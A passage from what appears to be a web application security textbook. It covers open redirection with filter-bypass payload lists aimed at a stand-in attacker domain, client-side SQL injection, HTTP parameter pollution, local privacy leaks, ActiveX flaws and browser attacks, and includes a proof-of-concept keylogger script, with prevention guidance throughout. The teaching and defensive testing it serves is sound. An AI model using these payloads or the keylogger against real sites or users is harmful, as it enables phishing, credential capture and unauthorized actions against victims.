3. In both cases, if you see behavior like the following, the application is certainly vulnerable to an arbitrary redirection attack:

```
GET /updates/8/?redir=http://mdattacker.net/ HTTP/1.1
Host: mdsec.net
```

```
HTTP/1.1 302 Object moved
Location: http://mdattacker.net/
```

TRY IT!

```

http://mdsec.net/updates/8/
http://mdsec.net/updates/14/
http://mdsec.net/updates/18/
http://mdsec.net/updates/23/
http://mdsec.net/updates/48/

```

NOTE A related phenomenon, which is not quite the same as redirection, occurs when an application specifies the target URL for a frame using user-controllable data. If you can construct a URL that causes content from an external URL to be loaded into a child frame, you can perform a fairly stealthy redirection-style attack. You can replace only part of an application's existing interface with different content and leave the domain of the browser address bar unmodified.

It is common to encounter situations in which user-controllable data is being used to form the target of a redirect but is being filtered or sanitized in some way by the application, usually in an attempt to block redirection attacks. In this situation, the application may or may not be vulnerable, and your next task should be to probe the defenses in place to determine whether they can be circumvented to perform arbitrary redirection. The two general types of defenses you may encounter are attempts to block absolute URLs and the addition of a specific absolute URL prefix.

Blocking of Absolute URLs

The application may check whether the user-supplied string starts with `http://` and, if so, block the request. In this situation, the following tricks may succeed in causing a redirect to an external website (note the leading space at the beginning of the third line):

```

HtTp://mdattacker.net
%00http://mdattacker.net
 http://mdattacker.net
/mdattacker.net
%68%74%74%70%3a%2f%2fmdattacker.net
%2568%2574%2574%2570%253a%252f%252fmdattacker.net
https://mdattacker.net
http:\\mdattacker.net
http://mdattacker.net

```

Alternatively, the application may attempt to sanitize absolute URLs by removing `http://` and any external domain specified. In this situation, any of the

preceding bypasses may be successful, and the following attacks should also be tested:

```
http://http://mdattacker.net
http://mdattacker.net/http://mdattacker.net
hthttp://tp://mdattacker.net
```

Sometimes, the application may verify that the user-supplied string either starts with or contains an absolute URL to its own domain name. In this situation, the following bypasses may be effective:

```
http://mdsec.net.mdattacker.net
http://mdattacker.net/?http://mdsec.net
http://mdattacker.net/%23http://mdsec.net
```

TRY IT!

```
http://mdsec.net/updates/52/
http://mdsec.net/updates/57/
http://mdsec.net/updates/59/
http://mdsec.net/updates/66/
http://mdsec.net/updates/69/
```

Addition of an Absolute Prefix

The application may form the target of the redirect by appending the user-controllable string to an absolute URL prefix:

```
GET /updates/72/?redir=/updates/update29.html HTTP/1.1
Host: mdsec.net

HTTP/1.1 302 Object moved
Location: http://mdsec.net/updates/update29.html
```

In this situation, the application may or may not be vulnerable. If the prefix used consists of `http://` and the application's domain name but does not include a slash character after the domain name, it is vulnerable. For example, the URL:

```
http://mdsec.net/updates/72/?redir=.mdattacker.net
```

causes a redirect to:

```
http://mdsec.net.mdattacker.net
```

This URL is under the attacker's control, assuming that he controls the DNS records for the domain `mdattacker.net`.

However, if the absolute URL prefix includes a trailing slash, or a subdirectory on the server, the application probably is not vulnerable to a redirection attack

aimed at an external domain. The best an attacker can probably achieve is to frame a URL that redirects a user to a different URL within the same application. This attack normally does not accomplish anything, because if the attacker can induce a user to visit one URL within the application, he can presumably just as easily feed the second URL to the user directly.

TRY IT!

```
http://mdsec.net/updates/72/
```

In cases where the redirect is initiated using client-side JavaScript that queries data from the DOM, all the code responsible for performing the redirect and any associated validation typically are visible on the client. You should review this closely to determine how user-controllable data is being incorporated into the URL, whether any validation is being performed, and, if so, whether any bypasses to the validation exist. Bear in mind that, as with DOM-based XSS, some additional validation may be performed on the server before the script is returned to the browser. The following JavaScript APIs may be used to perform redirects:

- `document.location`
- `document.URL`
- `document.open()`
- `window.location.href`
- `window.navigate()`
- `window.open()`

TRY IT!

```
http://mdsec.net/updates/76/  
http://mdsec.net/updates/79/  
http://mdsec.net/updates/82/  
http://mdsec.net/updates/91/  
http://mdsec.net/updates/92/  
http://mdsec.net/updates/95/
```

Preventing Open Redirection Vulnerabilities

The most effective way to avoid open redirection vulnerabilities is to not incorporate user-supplied data into the target of a redirect. Developers are inclined to use this technique for various reasons, but alternatives usually are available. For example, it is common to see a user interface that contains a list of links,

each pointing to a redirection page and passing a target URL as a parameter. Here, possible alternative approaches include the following:

- Remove the redirection page from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a list of all valid URLs for redirection. Instead of passing the target URL as a parameter to the redirect page, pass an index into this list. The redirect page should look up the index in its list and return a redirect to the relevant URL.

If it is considered unavoidable for the redirection page to receive user-controllable input and incorporate this into the redirect target, one of the following measures should be used to minimize the risk of redirection attacks:

- The application should use relative URLs in all its redirects, and the redirect page should strictly validate that the URL received is a relative URL. It should verify that the user-supplied URL either begins with a single slash followed by a letter or begins with a letter and does not contain a colon character before the first slash. Any other input should be rejected, not sanitized.
- The application should use URLs relative to the web root for all its redirects, and the redirect page should prepend `http://yourdomainname.com` to all user-supplied URLs before issuing the redirect. If the user-supplied URL does not begin with a slash character, it should instead be prepended with `http://yourdomainname.com/`.
- The application should use absolute URLs for all redirects, and the redirect page should verify that the user-supplied URL begins with `http://yourdomainname.com/` before issuing the redirect. Any other input should be rejected.

As with DOM-based XSS vulnerabilities, it is recommended that applications not perform redirects via client-side scripts on the basis of DOM data, because this data is outside of the server's direct control.

Client-Side SQL Injection

HTML5 supports client-side SQL databases, which applications can use to store data on the client. These are accessed using JavaScript, as in the following example:

```
var db = openDatabase('contactsdb', '1.0', 'WahhMail contacts', 1000000);
db.transaction(function (tx) {
    tx.executeSql('CREATE TABLE IF NOT EXISTS contacts (id unique, name, email)');
    tx.executeSql('INSERT INTO contacts (id, name, email) VALUES (1, "Matthew Adamson", "madam@nucnt.com)');
});
```

This functionality allows applications to store commonly used data on the client side and retrieve this quickly into the user interface when required. It also allows applications to work in “offline mode,” in which all data processed by the application resides on the client, and user actions are stored on the client for later synchronization with the server, when a network connection is available.

Chapter 9 described how SQL injection attacks into server-side SQL databases can arise, where attacker-controlled data is inserted into a SQL query in an unsafe way. Exactly the same attack can arise on the client side. Here are some scenarios in which this may be possible:

- Social networking applications that store details of the user’s contacts in the local database, including contact names and status updates
- News applications that store articles and user comments in the local database for offline viewing
- Web mail applications that store e-mail messages in the local database and, when running in offline mode, store outgoing messages for later sending

In these situations, an attacker may be able to perform client-side SQL injection attacks by including crafted input in a piece of data he controls, which the application stores locally. For example, sending an e-mail containing a SQL injection attack in the subject line might compromise the local database of the recipient user, if this data is embedded within a client-side SQL query. Depending on exactly how the application uses the local database, serious attacks may be possible. Using only SQL injection, an attacker may be able to retrieve from the database the contents of other messages the user has received, copy this data into a new outgoing e-mail to the attacker, and add this e-mail to the table of queued outgoing messages.

The types of data that are often stored in client-side databases are likely to include SQL metacharacters such as the single quotation mark. Therefore, many SQL injection vulnerabilities are likely to be identified during normal usability testing, so defenses against SQL injection attacks may be in place. As with server-side injection, these defenses may contain various bypasses that can be used to still deliver a successful attack.

Client-Side HTTP Parameter Pollution

Chapter 9 described how HTTP parameter pollution attacks can be used in some situations to interfere with server-side application logic. In some situations, these attacks may also be possible on the client side.

Suppose that a web mail application loads the inbox using the following URL:

```
https://wahh-mail.com/show?folder=inbox&order=down&size=20&start=1
```


Within the inbox, several links are displayed next to each message to perform actions such as delete, forward, and reply. For example, the link to reply to message number 12 is as follows:

```
<a href="doaction?folder=inbox&order=down&size=20&start=1&message=12&action=reply&rnd=1935612936174">reply</a>
```

Several parameters within these links are being copied from parameters in the inbox URL. Even if the application defends robustly against XSS attacks, it may still be possible for an attacker to construct a URL that displays the inbox with different values echoed within these links. For example, the attacker can supply a parameter like this:

```
start=1%26action=delete
```

This contains a URL-encoded `&` character that the application server will automatically decode. The value of the `start` parameter that is passed to the application is as follows:

```
1&action=delete
```

If the application accepts this invalid value and still displays the inbox, and if it echoes the value without modification, the link to reply to message number 12 becomes this:

```
<a href="doaction?folder=inbox&order=down&size=20&start=1&action=delete&message=12&action=reply&rnd=1935612936174">reply</a>
```

This link now contains two action parameters—one specifying `delete`, and one specifying `reply`. As with standard HTTP parameter pollution, the application's behavior when the user clicks the "reply" link depends on how it handles the duplicated parameter. In many cases, the first value is used, so the user is unwittingly induced to delete any messages he tries to reply to.

In this example, note that the links to perform actions contain an `rnd` parameter, which is in fact an anti-CSRF token, preventing an attacker from easily inducing these actions via a standard CSRF attack. Since the client-side HPP attack injects into existing links constructed by the application, the anti-CSRF tokens are handled in the normal way and do not prevent the attack.

In most real-world web mail applications, it is likely that many more actions exist that can be exploited, including deleting all messages, forwarding individual messages, and creating general mail forwarding rules. Depending on how these actions are implemented, it may be possible to inject several required parameters into links, and even exploit on-site redirection functions, to induce the user to perform complex actions that normally are protected by anti-CSRF defenses. Furthermore, it may be possible to use multiple levels of URL encoding to inject several attacks into a single URL. That way, for example, one action

is performed when the user attempts to read a message, and a further action is performed when the user attempts to return to the inbox.

Local Privacy Attacks

Many users access web applications from a shared environment in which an attacker may have direct access to the same computer as the user. This gives rise to a range of attacks to which insecure applications may leave their users vulnerable. This kind of attack may arise in several areas.

NOTE Numerous mechanisms exist by which applications may store potentially sensitive data on users' computers. In many cases, to test whether this is being done, it is preferable to start with a completely clean browser so that data stored by the application being tested is not lost in the noise of existing stored data. An ideal way to do this is using a virtual machine with a clean installation of both the operating system and any browsers.

Furthermore, on some operating systems, the folders and files containing locally stored data may be hidden by default when using the built-in file system explorer. To ensure that all relevant data is identified, you should configure your computer to show all hidden and operating system files.

Persistent Cookies

Some applications store sensitive data in a persistent cookie, which most browsers save on the local file system.

HACK STEPS

1. Review all the cookies identified during your application mapping exercises (see Chapter 4). If any `Set-cookie` instruction contains an `expires` attribute with a date that is in the future, this will cause the browser to persist that cookie until that date. For example:

`UID=d475dfc6eccc72d0e expires=Fri, 10-Aug-18 16:08:29 GMT;`
2. If a persistent cookie is set that contains any sensitive data, a local attacker may be able to capture this data. Even if a persistent cookie contains an encrypted value, if this plays a critical role such as reauthenticating the user without entering credentials, an attacker who captures it can resubmit it to the application without actually deciphering its contents (see Chapter 6).

TRY IT!

```
http://mdsec.net/auth/227/
```

Cached Web Content

Most browsers cache non-SSL web content unless a website specifically instructs them not to. The cached data normally is stored on the local file system.

HACK STEPS

1. For any application pages that are accessed over HTTP and that contain sensitive data, review the details of the server's response to identify any cache directives.
2. The following directives prevent browsers from caching a page. Note that these may be specified within the HTTP response headers or within HTML metatags:

```
Expires: 0
Cache-control: no-cache
Pragma: no-cache
```

3. If these directives are not found, the page concerned may be vulnerable to caching by one or more browsers. Note that cache directives are processed on a per-page basis, so every sensitive HTTP-based page needs to be checked.
4. To verify that sensitive information is being cached, use a default installation of a standard browser, such as Internet Explorer or Firefox. In the browser's configuration, completely clean its cache and all cookies, and then access the application pages that contain sensitive data. Review the files that appear in the cache to see if any contain sensitive data. If a large number of files are being generated, you can take a specific string from a page's source and search the cache for that string.

Here are the default cache locations for common browsers:

- **Internet Explorer**—Subdirectories of C:\Documents and Settings**username**\Local Settings\Temporary Internet Files\Content.IE5

Note that in Windows Explorer, to view this folder you need to enter this exact path and have hidden folders showing, or browse to the folder just listed from the command line.

- **Firefox (on Windows)**—C:\Documents and Settings**username**\Local Settings\Application Data\Mozilla\Firefox\Profiles**profile name**\Cache
- **Firefox (on Linux)**—~/ .mozilla/firefox/**profile name**/Cache

TRY IT!

```
http://mdsec.net/auth/249/
```

Browsing History

Most browsers save a browsing history, which may include any sensitive data transmitted in URL parameters.

HACK STEPS

1. Identify any instances within the application in which sensitive data is being transmitted via a URL parameter.
2. If any cases exist, examine the browser history to verify that this data has been stored there.

TRY IT!

```
http://mdsec.net/auth/90/
```

Autocomplete

Many browsers implement a user-configurable autocomplete function for text-based input fields, which may store sensitive data such as credit card numbers, usernames, and passwords. Internet Explorer stores autocomplete data in the registry, and Firefox stores it on the file system.

As already described, in addition to being accessible by local attackers, data in the autocomplete cache can be retrieved via an XSS attack in certain circumstances.

HACK STEPS

1. Review the HTML source code for any forms that contain text fields in which sensitive data is captured.
2. If the attribute `autocomplete=off` is not set, within either the `form` tag or the tag for the individual input field, data entered is stored within browsers where autocomplete is enabled.

TRY IT!

```
http://mdsec.net/auth/260/
```

Flash Local Shared Objects

The Flash browser extension implements its own local storage mechanism called Local Shared Objects (LSOs), also called Flash cookies. In contrast to most other mechanisms, data persisted in LSOs is shared between different browser types, provided that they have the Flash extension installed.

HACK STEPS

1. Several plug-ins are available for Firefox, such as BetterPrivacy, which can be used to browse the LSO data created by individual applications.
2. You can review the contents of the raw LSO data directly on disk. The location of this data depends on the browser and operating system. For example, on recent versions of Internet Explorer, the LSO data resides within the following folder structure:

```
C:\Users\{username}\AppData\Roaming\Macromedia\Flash Player\
#SharedObjects\{random}\{domain name}\{store name}\{name of
SWF file}
```

TRY IT!

<http://mdsec.net/auth/245/>

Silverlight Isolated Storage

The Silverlight browser extension implements its own local storage mechanism called Silverlight Isolated Storage.

HACK STEPS

You can review the contents of the raw Silverlight Isolated Storage data directly on disk. For recent versions of Internet Explorer, this data resides within a series of deeply nested, randomly named folders at the following location:

```
C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\
```

TRY IT!

<http://mdsec.net/auth/239/>

Internet Explorer userData

Internet Explorer implements its own custom local storage mechanism called `userData`.

HACK STEPS

You can review the contents of the raw data stored in IE's `userData` directly on disk. For recent versions of Internet Explorer, this data resides within the following folder structure:

```
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\
UserData\Low\{random}
```

TRY IT!

```
http://mdsec.net/auth/232/
```

HTML5 Local Storage Mechanisms

HTML5 is introducing a range of new local storage mechanisms, including:

- Session storage
- Local storage
- Database storage

The specifications and usage of these mechanisms are still evolving. They are not fully implemented in all browsers, and details of how to test for their usage and review any persisted data are likely to be browser-dependent.

Preventing Local Privacy Attacks

Applications should avoid storing anything sensitive in a persistent cookie. Even if this data is encrypted, it can potentially be resubmitted by an attacker who captures it.

Applications should use suitable cache directives to prevent sensitive data from being stored by browsers. In ASP applications, the following instructions cause the server to include the required directives:

```
<% Response.CacheControl = "no-cache" %>
<% Response.AddHeader "Pragma", "no-cache" %>
<% Response.Expires = 0 %>
```

In Java applications, the following commands should achieve the same result:

```
<%  
response.setHeader("Cache-Control", "no-cache");  
response.setHeader("Pragma", "no-cache");  
response.setDateHeader("Expires", 0);  
%>
```

Applications should never use URLs to transmit sensitive data, because these are liable to be logged in numerous locations. All such data should be transmitted using HTML forms that are submitted using the `POST` method.

In any instance where users enter sensitive data into text input fields, the `autocomplete=off` attribute should be specified within the form or field tag.

Other client-side storage mechanisms, such as the new features being introduced with HTML5, provide an opportunity for applications to implement valuable application functionality, including much faster access to user-specific data and the ability to keep working when network access is not available. In cases where sensitive data needs to be stored locally, this should ideally be encrypted to prevent easy direct access by an attacker. Furthermore, users should be advised of the nature of the data that is being stored locally, warned of the risks of local access by an attacker, and allowed to opt out of this feature if they want to.

Attacking ActiveX Controls

Chapter 5 described how applications can use various thick-client technologies to distribute some of the application's processing to the client side. ActiveX controls are of particular interest to an attacker who targets other users. When an application installs a control to invoke it from its own pages, the control must be registered as "safe for scripting." After this occurs, any other website accessed by the user can use that control.

Browsers do not accept just any ActiveX control that a website asks them to install. By default, when a website seeks to install a control, the browser presents a security warning and asks the user for permission. The user can decide whether she trusts the website issuing the control and allow it to be installed accordingly. However, if she does so, and the control contains any vulnerabilities, these can be exploited by any malicious website the user visits.

Two main categories of vulnerability commonly found within ActiveX controls are of interest to an attacker:

- Because ActiveX controls typically are written in native languages such as C/C++, they are at risk from classic software vulnerabilities such as buffer overflows, integer bugs, and format string flaws (see Chapter 16 for more details). In recent years, a huge number of these vulnerabilities

have been identified within the ActiveX controls issued by popular web applications, such as online gaming sites. These vulnerabilities normally can be exploited to cause arbitrary code execution on the computer of the victim user.

- Many ActiveX controls contain methods that are inherently dangerous and vulnerable to misuse:

- `LaunchExe(BSTR ExeName)`
- `SaveFile(BSTR FileName, BSTR Url)`
- `LoadLibrary(BSTR LibraryPath)`
- `ExecuteCommand(BSTR Command)`

Methods like these usually are implemented by developers to build some flexibility into their control, enabling them to extend its functionality in the future without needing to deploy a fresh control. However, after the control is installed, it can, of course, be “extended” in the same way by any malicious website to carry out undesirable actions against the user.

Finding ActiveX Vulnerabilities

When an application installs an ActiveX control, in addition to the browser alert that asks your permission to install it, you should see code similar to the following within the HTML source of an application page:

```
<object id="oMyObject"
  classid="CLSID:A61BC839-5188-4AE9-76AF-109016FD8901"
  codebase="https://wahh-app.com/bin/myobject.cab">
</object>
```

This code tells the browser to instantiate an ActiveX control with the specified name and `classid` and to download the control from the specified URL. If a control is already installed, the `codebase` parameter is not required, and the browser locates the control from the local computer, based on its unique `classid`.

If a user gives permission to install the control, the browser registers it as “safe for scripting.” This means that it can be instantiated, and its methods invoked, by any website in the future. To verify for sure that this has been done, you can check the registry key `HKEY_CLASSES_ROOT\CLSID\classid of control taken from above HTML\Implemented Categories`. If the subkey `7DD95801-9882-11CF-9FA9-00AA006C42C4` is present, the control has been registered as “safe for scripting,” as shown in Figure 13-6.




Figure 13-6: A control registered as safe for scripting

When the browser has instantiated an ActiveX control, individual methods can be invoked as follows:

```
<script>
    document.oMyObject.LaunchExe('myAppDemo.exe');
</script>
```

HACK STEPS

A simple way to probe for ActiveX vulnerabilities is to modify the HTML that invokes the control, pass your own parameters to it, and monitor the results:

1. **Vulnerabilities such as buffer overflows can be probed for using the same kind of attack payloads described in Chapter 16. Triggering bugs of this kind in an uncontrolled manner is likely to result in a crash of the browser process that is hosting the control.**
2. **Inherently dangerous methods such as `LaunchExe` can often be identified simply by their name. In other cases, the name may be innocuous or obfuscated, but it may be clear that interesting items such as filenames, URLs, or system commands are being passed as parameters. You should try modifying these parameters to arbitrary values and determine whether the control processes your input as expected.**

It is common to find that not all the methods implemented by a control are actually invoked anywhere within the application. For example, methods may have been implemented for testing purposes, may have been superseded but not removed, or may exist for future use or self-updating purposes. To perform a comprehensive test of a control, it is necessary to enumerate all the attack surface it exposes through these methods, and test all of them.

Various tools exist for enumerating and testing the methods exposed by ActiveX controls. One useful tool is COMRaider by iDefense, which can display all of a control's methods and perform basic fuzz testing of each, as shown in Figure 13-7.




Figure 13-7: COMRaider showing the methods of an ActiveX control

Preventing ActiveX Vulnerabilities

Defending native compiled software components against attack is a large and complex topic that is outside the scope of this book. Basically, the designers and developers of an ActiveX control must ensure that the methods it implements cannot be invoked by a malicious website to carry out undesirable actions against a user who has installed it. For example:

- A security-focused source code review and penetration test should be carried out on the control to locate vulnerabilities such as buffer overflows.
- The control should not expose any inherently dangerous methods that call out to the filesystem or operating system using user-controllable

input. Safer alternatives are usually available with minimal extra effort. For example, if it is considered necessary to launch external processes, compile a list of all the external processes that may legitimately and safely be launched. Then either create a separate method to call each one or use a single method that takes an index number into this list.

As an additional defense-in-depth precaution, some ActiveX controls validate the domain name that issued the HTML page from which they are being invoked. Microsoft's SiteLock Active Template Library template allows developers to restrict the use of an ActiveX control to a specific list of domain names.

Some controls go even further by requiring that all parameters passed to the control must be cryptographically signed. If the signature passed is invalid, the control does not carry out the requested action. You should be aware that some defenses of this kind can be circumvented if the website that is permitted to invoke the control contains any XSS vulnerabilities.

Attacking the Browser

The attacks described so far in this and the preceding chapter involve exploiting some feature of an application's behavior to compromise users of the application. Attacks such as cross-site scripting, cross-site request forgery, and JavaScript hijacking all arise from vulnerabilities within specific web applications, even though the details of some exploit techniques may leverage quirks within specific browsers.

A further category of attacks against users does not depend on the behavior of specific applications. Rather, these attacks rely solely on features of the browser's behavior, or on the design of core web technologies themselves. These attacks can be delivered by any malicious website or by any benign site that has itself been compromised. As such, they lie at the edge of the scope of a book about hacking web applications. Nevertheless, they are worthy of brief consideration partly because they share some features with attacks that exploit application-specific functions. They also provide context for understanding the impact of various application behaviors by showing what is possible for an attacker to achieve even in the absence of any application-specific flaws.

The discussion in the following sections is necessarily concise. There is certainly room for an entire book to be written on this subject. Would-be authors with a significant amount of spare time are encouraged to submit a proposal to Wiley for *The Browser Hacker's Handbook*.

Logging Keystrokes

JavaScript can be used to monitor all keys the user presses while the browser window has the focus, including passwords, private messages, and other personal information. The following proof-of-concept script captures all keystrokes in Internet Explorer and displays them in the browser's status bar:

```
<script>document.onkeypress = function () {  
    window.status += String.fromCharCode(window.event.keyCode);  
} </script>
```

These attacks can capture keystrokes only while the frame in which the code is running has the focus. However, some applications leave themselves vulnerable to keylogging when they embed a third-party widget or advertising applet in a frame within the application's own pages. In so-called "reverse strokejacking" attacks, malicious code running in a child frame can grab the focus from the top-level window, since this operation is not prevented by the same-origin policy. The malicious code can capture keystrokes by handling `onkeydown` events and can pass the separate `onkeypress` events to the top-level window. That way, typed text still appears in the top-level window in the normal way. By relinquishing the focus briefly during pauses in typing, the malicious code can even maintain the appearance of a blinking caret in the normal location within the top-level page.

Stealing Browser History and Search Queries

JavaScript can be used to perform a brute-force exercise to discover third-party sites recently visited by the user and queries he has performed on popular search engines. This technique was already described in the context of performing a brute-force attack to identify valid anti-CSRF tokens that are in use on a different domain. The attack works by dynamically creating hyperlinks for common websites and search queries and by using the `getComputedStyle` API to test whether the link is colored as visited or not visited. A huge list of possible targets can be quickly checked with minimal impact on the user.

Enumerating Currently Used Applications

JavaScript can be used to determine whether the user is presently logged in to third-party web applications. Most applications contain protected pages that can be viewed only by logged-in users, such as a My Details page. If an unauthenticated user requests the page, she receives different content, such as an error message or a redirection to the login.

This behavior can be leveraged to determine whether a user is logged in to a third-party application by performing a cross-domain script include for a protected page and implementing a custom error handler to process scripting errors:

```
window.onerror = fingerprint;  
<script src="https://other-app.com/MyDetails.aspx"></script>
```

Of course, whatever state the protected page is in, it contains only HTML, so a JavaScript error is thrown. Crucially, the error contains a different line number and error type, depending on the exact HTML document returned. The attacker can implement an error handler (in the `fingerprint` function) that checks for the line number and error type that arise when the user is logged in. Despite the same-origin restrictions, the attacker's script can deduce what state the protected page is in.

Having determined which popular third-party applications the user is presently logged in to, the attacker can carry out highly focused cross-site request forgery attacks to perform arbitrary actions within those applications in the security context of the compromised user.

Port Scanning

JavaScript can be used to perform a port scan of hosts on the user's local network or other reachable networks to identify services that may be exploitable. If a user is behind a corporate or home firewall, an attacker can reach services that cannot be accessed from the public Internet. If the attacker scans the client computer's loopback interface, he may be able to bypass any personal firewall the user installed.

Browser-based port scanning can use a Java applet to determine the user's IP address (which may be NATed from the public Internet) and therefore infer the likely IP range of the local network. The script can then initiate HTTP connections to arbitrary hosts and ports to test connectivity. As described, the same-origin policy prevents the script from processing the responses to these requests. However, a trick similar to the one used to detect login status can be used to test for network connectivity. Here, the attacker's script attempts to dynamically load and execute a script from each targeted host and port. If a web server is running on that port, it returns HTML or some other content, resulting in a JavaScript error that the port-scanning script can detect. Otherwise, the connection attempt times out or returns no data, in which case no error is thrown. Hence, despite the same-origin restrictions, the port-scanning script can confirm connectivity to arbitrary hosts and ports.

Note that most browsers implement restrictions on the ports that can be accessed using HTTP requests, and that ports commonly used by other well-known services, such as port 25 for SMTP, are blocked. Historically, however, bugs have existed in browsers that have enabled this restriction to sometimes be circumvented.

Attacking Other Network Hosts

Following a successful port scan to identify other hosts, a malicious script can attempt to fingerprint each discovered service and then attack it in various ways.

Many web servers contain image files located at unique URLs. The following code checks for a specific image associated with a popular range of DSL routers:

```

```

If the function `notNetgear` is not invoked, the server has been successfully fingerprinted as a NETGEAR router. The script can then proceed to attack the web server, either by exploiting any known vulnerabilities in the particular software or by performing a request forgery attack. In this example, the attacker could attempt to log in to the router with default credentials and reconfigure the router to open additional ports on its external interface, or expose its administrative function to the world. Note that many highly effective attacks of this kind require only the ability to issue arbitrary requests, not to process their responses, so they are unaffected by the same-origin policy.

In certain situations, an attacker may be able to leverage DNS rebinding techniques to violate the same-origin policy and actually retrieve content from web servers on the local network. These attacks are described later in this chapter.

Exploiting Non-HTTP Services

Going beyond attacks against web servers, in some situations it is possible to leverage a user's browser to target non-HTTP services that are accessible from the user's machine. Provided that the service in question tolerates the HTTP headers that unavoidably come at the start of each request, an attacker can send arbitrary binary content within the message body to interact with the non-HTTP service. Many network services do in fact tolerate unrecognized input and still process subsequent input that is well-formed for the protocol in question.

One technique for sending an arbitrary message body cross-domain was described in Chapter 12, in which an HTML form with the `enctype` attribute set to `text/plain` was used to send XML content to a vulnerable application. Other techniques for delivering these attacks are described in the following paper:

www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf

Such interprotocol attacks may be used to perform unauthorized actions on the destination service or to exploit code-level vulnerabilities within that service to compromise the targeted server.

Furthermore, in some situations, behavior in non-HTTP services may actually be exploitable to perform XSS attacks against web applications running on the same server. Such an attack requires the following conditions to be met:

- The non-HTTP service must be running on a port that is not blocked by browsers, as described previously.
- The non-HTTP service must tolerate unexpected HTTP headers sent by the browser, and not just shut down the network connection when this happens. The former is common for many services, particularly those that are text-based.

- The non-HTTP service must echo part of the request contents in its response, such as in an error message.
- The browser must tolerate responses that do not contain valid HTTP headers, and in this situation must process a portion of the response as HTML if that is what it contains. This is in fact how all current browsers behave when suitable non-HTTP responses are received, probably for backward-compatibility purposes.
- The browser must ignore the port number when segregating cross-origin access to cookies. Current browsers are indeed port-agnostic in their handling of cookies.

Given these conditions, an attacker can construct an XSS attack targeting the non-HTTP service. The attack involves sending a crafted request, in the URL or message body, in the normal way. Script code contained in the requests is echoed and executes in the user's browser. This code can read the user's cookies for the domain on which the non-HTTP service resides, and transmit these to the attacker.

Exploiting Browser Bugs

If bugs exist within the user's browser software or any installed extensions, an attacker may be able to exploit these via malicious JavaScript or HTML. In some cases, bugs within extensions such as the Java VM have enabled attackers to perform two-way binary communication with non-HTTP services on the local computer or elsewhere. This enables the attacker to exploit vulnerabilities that exist within other services identified via port scanning. Many software products (including non-browser-based products) install ActiveX controls that may contain vulnerabilities.

DNS Rebinding

DNS rebinding is a technique that can be used to perform a partial breach of same-origin restrictions in some situations, enabling a malicious website to interact with a different domain. The possibility of this attack arises because the segregations in the same-origin policy are based primarily on domain names, whereas the ultimate delivery of HTTP requests involves converting domain names into IP addresses.

At a high level, the attack works as follows:

- The user visits a malicious web page on the attacker's domain. To retrieve this page, the user's browser resolves the attacker's domain name to the attacker's IP address.
- The attacker's web page makes Ajax requests back to the attacker's domain, which is allowed by the same-origin policy. The attacker uses DNS rebinding

to cause the browser to resolve the attacker's domain a second time, and this time the domain name resolves to the IP address of a third-party application, which the attacker is targeting.

- Subsequent requests to the attacker's domain name are sent to the targeted application. Since these are on the same domain as the attacker's original page, the same-origin policy allows the attacker's script to retrieve the contents of the responses from the targeted application and send these back to the attacker, possibly on a different attacker-controlled domain.

This attack faces various obstacles, including mechanisms in some browsers to continue using a previously resolved IP address, even if the domain has been rebound to a different address. Furthermore, the `Host` header sent by the browser usually still refers to the attacker's domain, not that of the target application, which may cause problems. Historically, methods have existed by which these obstacles can be circumvented on different browsers. In addition to the browser, DNS rebinding attacks may be performed against browser extensions and web proxies, all of which may behave in different ways.

Note that in DNS rebinding attacks, requests to the targeted application are still made in the context of the attacker's domain, as far as the browser is concerned. Hence, any cookies for the actual domain of the target application are not included in these requests. For this reason, the content that can be retrieved from the target via DNS rebinding is the same as could be retrieved by anyone who can make direct requests to the target. The technique is primarily of interest, therefore, where other controls are in place to prevent an attacker from directly interacting with the target. For example, a user residing on an organization's internal networks, which cannot be reached directly from the Internet, can be made to retrieve content from other systems on those networks and transit this content to the attacker.

Browser Exploitation Frameworks

